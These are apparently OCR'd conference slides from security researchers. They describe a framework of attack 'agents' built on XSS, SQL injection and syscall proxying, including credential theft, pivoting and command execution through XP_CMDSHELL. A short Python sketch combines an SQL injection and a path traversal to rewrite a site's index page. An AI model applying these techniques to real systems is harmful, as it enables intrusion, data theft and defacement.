


Xss Agent

- Once connected the payload can:
  - Execute arbitrary Javascript code
  - Run modules
    - » Port scanners
    - » JS console
    - » Steal credentials
    - » DOS
    - » Proxy Browse
  - Pivot
  - Trigger Browser exploits

- Cross Domain Restrictions do apply ☹
- Connections are transient

Xss attack


Attacker
CRM
Admin
Svr
Inet
Back Office
Fw
Web -
Forum
Workstation
Search
API
Storage
Api
Other JS
API

Agents

An agent is a *façade*(*) object, providing a unified higher-level interface to a set of primitives

- It exposes primitives as building-blocks for computer attacks
  - Syscall Proxying Agent: exposes a POSIX syscall interface that is semi platform independent
  - SQLAgent: exposes SQL query interface, semi DB engine independent
  - XSSAgent: exposes a JS API
- Hides the complexity of obtaining a result from a given primitive by means of a vulnerability

(*) *Façade Pattern:* Provide a unified interface to a set of interfaces in a subsystem. Facade defines a higher-level interface that makes the subsystem easier to use

Agent parts

Agents are composed by layers:

- Backend
  - Which finally processes a given primitive and returns the result
- Channel
  - Is how the agent sends / receives information, be it control o effective
- Client
  - Presented using **Python (**or any other high level language)
  - Tools / exploits are written in **Python**

Agent backends

- Based on servers of primitives
  - They follow the client /server model to execute a given primitive
  - Examples:
    - Syscall Proxying
    - PythonAgent
- Based on primitive translation
  - Translate a given primitive in order to execute it
  - Examples:
    - SQLAgent
    - StoreAgent
- Hybrids

Agent channels

- What can be used as a channel?
  - Any action with a measurable response
    - » covert-channels
    - » network protocols
- Direct channels:
  - When request and response are part of the same action
- Indirect channels:
  - When request and response need more than one action
- Common features:
  - Bandwith
  - Latency
  - Noise

Agent Families (work in progess)

"Agent families is a collaborative framework of smaller agents that provide a uniform interface, can be composed and can transform from one to another"

- Uniform Interface
  Export a common API
  - E.g: all network agents are used alike
- Capabilities
  Expresses which primitives are "implemented"
  - E.g: has read capabilities but can not write.
    (can read a file but not write it)
- Agent Composition / *plugability*
  Agents can be composed, yielding the sum of functionality
- Agent Transformation / *Mutability*
  An agent can transform into another (Similar to privilege escalation)

Agent Families - Composition

- Suppose a webapp with 2 vulnerabilities:
  - (a) A ‘path traversal’, permitting to write files
  - (b) An a SQL Injection permitting to read files

- You get 2 primitives: From a. an agent with "write file“ functionality, and from b. a "read file" agent

```
   # only provides the "read file" primitive using a SQL Injection
   read_agent = PhotoGalleryReadAgent('http://crappy-gallery.nada/query.php')

   # only provides the "write file" primitive using a "Path traversal"
   write_agent = PhotoGalleryWriteAgent('http://crappy-\
gallery.nada/upload_image.php')

   # only has the write/read capabilities
   agent = FileSystemAgent( read_agent, write_agent )
   index_file = agent.open("/var/crappy-gallery/htdocs/index.html", "wr" )

   # retrieve the file
   data = index_file.read()

   # replace some data
   (...)

   # write back the modified index.html file
   index.file.write( data )
```

Agent Families - Mutability

An agent can transform into another

- From XSSAgent / Syscall Proxying Agent
  - Using a web browser exploit....
  - "download link" hijacking....
- From SQLAgent / Syscall Proxying Agent
  - In SQL Server using XP_CMDSHELL
  - In Oracle using Java extenssions
- From SQLAgent / XSSAgent
  - Modify a field which will be rendered in HTML :)

Agent Families – Abstract Agents

Aggregating low level agents, we can built high level *abstract* agents

- Abstract agents
  - Our base class
- FileSystemAgent
  - open, close, write, read, unlink
- StorageAgent
  - Stores a (key, value) pair
  - Retrieves a value for a key
- NetworkAgent
  - connect, resolve, read, write, discover
- *ABI agents* (Abstract binary Interface)
  - Provides a POSIX interface
  - Syscall Proxying Agent
  - PythonAgent
- Application level agents
  - Expose high-level fuctionality dependent on a particular application
  - SQLAgent
  - XSSAgent

Conclusions

- Syscall Proxying Agents
  - A *server* that proxies syscalls and sends the result to the client
  - An exploit is a Python module that installs an agent
- SQL injection Agent
  - Uses the exploit to form the attack string
  - Passes to be a *translator* instead of a *server*
- Xss Agent
  - Uses the exploit to form the attack string
  - An Xss Agent has two parts:
    - A Javascript payload written in the victim's browser
    - A server that waits for incoming connections from the payloads and controls them
- Agents
  - An agent is a *façade* object
  - Agent layers:
    - Backend
    - Channel
    - Client

Questions?

Thank You!

Fernando Russ
fruss@coresecurity.com

Diego Tiscornia
diegobt@coresecurity.com